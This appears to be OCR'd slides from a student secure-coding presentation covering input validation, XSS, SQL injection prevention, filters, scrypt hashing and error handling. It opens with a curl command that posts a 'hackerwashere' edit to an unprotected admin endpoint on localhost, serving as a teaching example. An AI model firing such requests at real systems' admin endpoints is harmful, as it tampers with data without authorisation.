
```
#!/bin/bash

curl -d
"numOfDays=1&description=hackerwashere&itineraryID=10" -X
POST http://localhost:8080/SPTours/admin/updateItinerary
```

Securing the web

Data IO



- **We want a secure application…**
- We want only valid input in our application
- We only want to return "clean" output the user




Input Validation

Input validation is necessary to ensure that malicious or fake data doesn't get parsed or saved by our application. It can come in various forms not limited to *regular expressions*, *type checks*, *whitelists*, *blacklists*.

```
String email = "securecoder@gmail.com";

 String regex = "^[\\w-_\\.+]*[\\w-_\\.]\\@([\\w]+\\.)+[\\w]+[\\w]$";
      ;
return email.matches(regex);
/* returns true */
```

Output Sanitization

Output sanitization is necessary to ensure that malicious payload doesn't get parsed client web browsers. It can come in various forms not limited to *escaping html*, *encoding URI*, *whitelists*, *blacklists*.



```
out.println("<h1>Welcome</h1>");
out.println("Welcome " + StringEscapeUtils.escapeHtml4(name) + "<br/>");
out.println("I hope you enjoy this great page!");
```

Preventing

XSS

DOM Attacks

There are various forms of XSS, with one of them being Document Object Model (DOM) based XSS. DOM-based attacks reside on the client side and never gets sent across to the server.

Inherently difficult to detect, and proper understanding of JavaScript can prevent the gimmicky approach DOM attacks use.

Dangerous Functions

innerHTML(), html(), text()
Can be used to redisplay input

eval(), val()
Can be used to process javascript input

If you are intending to use frameworks, please do ensure you have sufficient understanding of how they work. (ie. JQuery, AngularJS)

Preventing

SQLi

Prepared Queries

Prepared queries or statements are ways to invoke SQL commands with several insertion points, properly escaping the ids and values. A simple example is shown below.

```
PreparedStatement pstmt =
conn.prepareStatement("select name,price from
product where category = ?");
pstmt.setString(1, search);
ResultSet rs = pstmt.executeQuery();
```

ORM

Object relational mapping (ORM) can come in handy when transcribing objects to and from a relational database. Trustworthy frameworks can alleviate the need for low level SQL calls.


The abstraction allows us to make calls to the service layer, preventing us from writing manual database calls.

tldr; if we don't create SQL statements, we don't create SQL injections

Implementing

Filters

Using Filters in Java




Java EE - FilterTestPage/src/filter/AuthenticationFilter.java - Eclipse

```
    /**
     * @see Filter#doFilter(ServletRequest, ServletResponse, FilterChain
     */
    public void doFilter(ServletRequest request, ServletResponse respons
        // TODO Auto-generated method stub
        // place your code here

        // pass the request along the filter chain

        chain.doFilter(request, response);
    }

    /**
     * @see Filter#init(FilterConfig)
     */
    public void init(FilterConfig fConfig) throws ServletException {
        // TODO Auto-generated method stub
```

```
Tomcat v8.0 Server at localhost [Apache Tomcat] C:\Program Files\Java\jdk1.8.0_71\bin\javaw.exe (10 Oct 2017, 1:58:34 pm)
```

How the filter intercepts a request/response



Creating Filters in express

```
var validator = function(req, res, next) {
    authenticate(req.body, function(err) {
        if (err) return res.sendStatus(400);
        return next();
    });
};

function authenticate(userdata, callback) {
    /* ... perform program logic */
    if (ok) return callback(null, true);
    return callback(new Error());
};
```

Utilizing

Encryption

Hashing

A hash function is a function that can be used to map data of an arbitrary size to data of fixed lengths. The values returned from such a function is known as a digest.

A digest is unidirectional and *cannot be reversed*. As such, it makes a good way to store passwords as a database leak will not reveal the contents in plaintext.

Implementation


```
//Library from https://github.com/wg/scrypt/releases

String originalPassword = "myPassword";
    String generatedSecuredPasswordHash = SCryptUtil.scrypt(originalPassword, 16, 16, 16);
    System.out.println(generatedSecuredPasswordHash);

    boolean matched = SCryptUtil.check("password", generatedSecuredPasswordHash);
    System.out.println(matched);

    matched = SCryptUtil.check("myPassword", generatedSecuredPasswordHash);
    System.out.println(matched);
```

Catching exceptions

Error Handling

Catch Errors

Good error handling does not give an attacker any information which is a means to an end. A proper centralised error strategy, greatly reduces the chance of any uncaught errors "bubbling up" to the front end of an application.




```
HTTP Status 500 - 1

type Exception report

message 1

description The server encountered an internal error that prevented it from fulfilling this request.

exception

java.lang.ArrayIndexOutOfBoundsException: 1
	common.searchTour.doPost(searchTour.java:38)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:647)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:728)
	org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:51)

note The full stack trace of the root cause is available in the Apache Tomcat/7.0.47 logs.

Apache Tomcat/7.0.47
```

Implementation

```
try {
    //code…

} catch (Exception e) {

   e.printStackTrace();//print to console
   //may also log to a file

}
```

Following general

Best Practices



Some Guidelines

Follow naming conventions; *This results in better visibility in teams, resulting in less logical errors*

Secure all API; *Grant least amount of privileges and secure in depth with multiple layers*

Use SSL; *General good practice to prevent eavesdropping on connections*

Think creatively; *Most of the times, it's easiest to circumvent a security implementation rather than defeat it*

SecureCoding

Thank You

Acknowledgements

SP Tours Report (Secure Coding Assignment) from DISM year 2 students in AY1819S2

Special Mentions

Stack Overflow	Coding Implementations
OWASP Security Practices	Security Vulnerabilities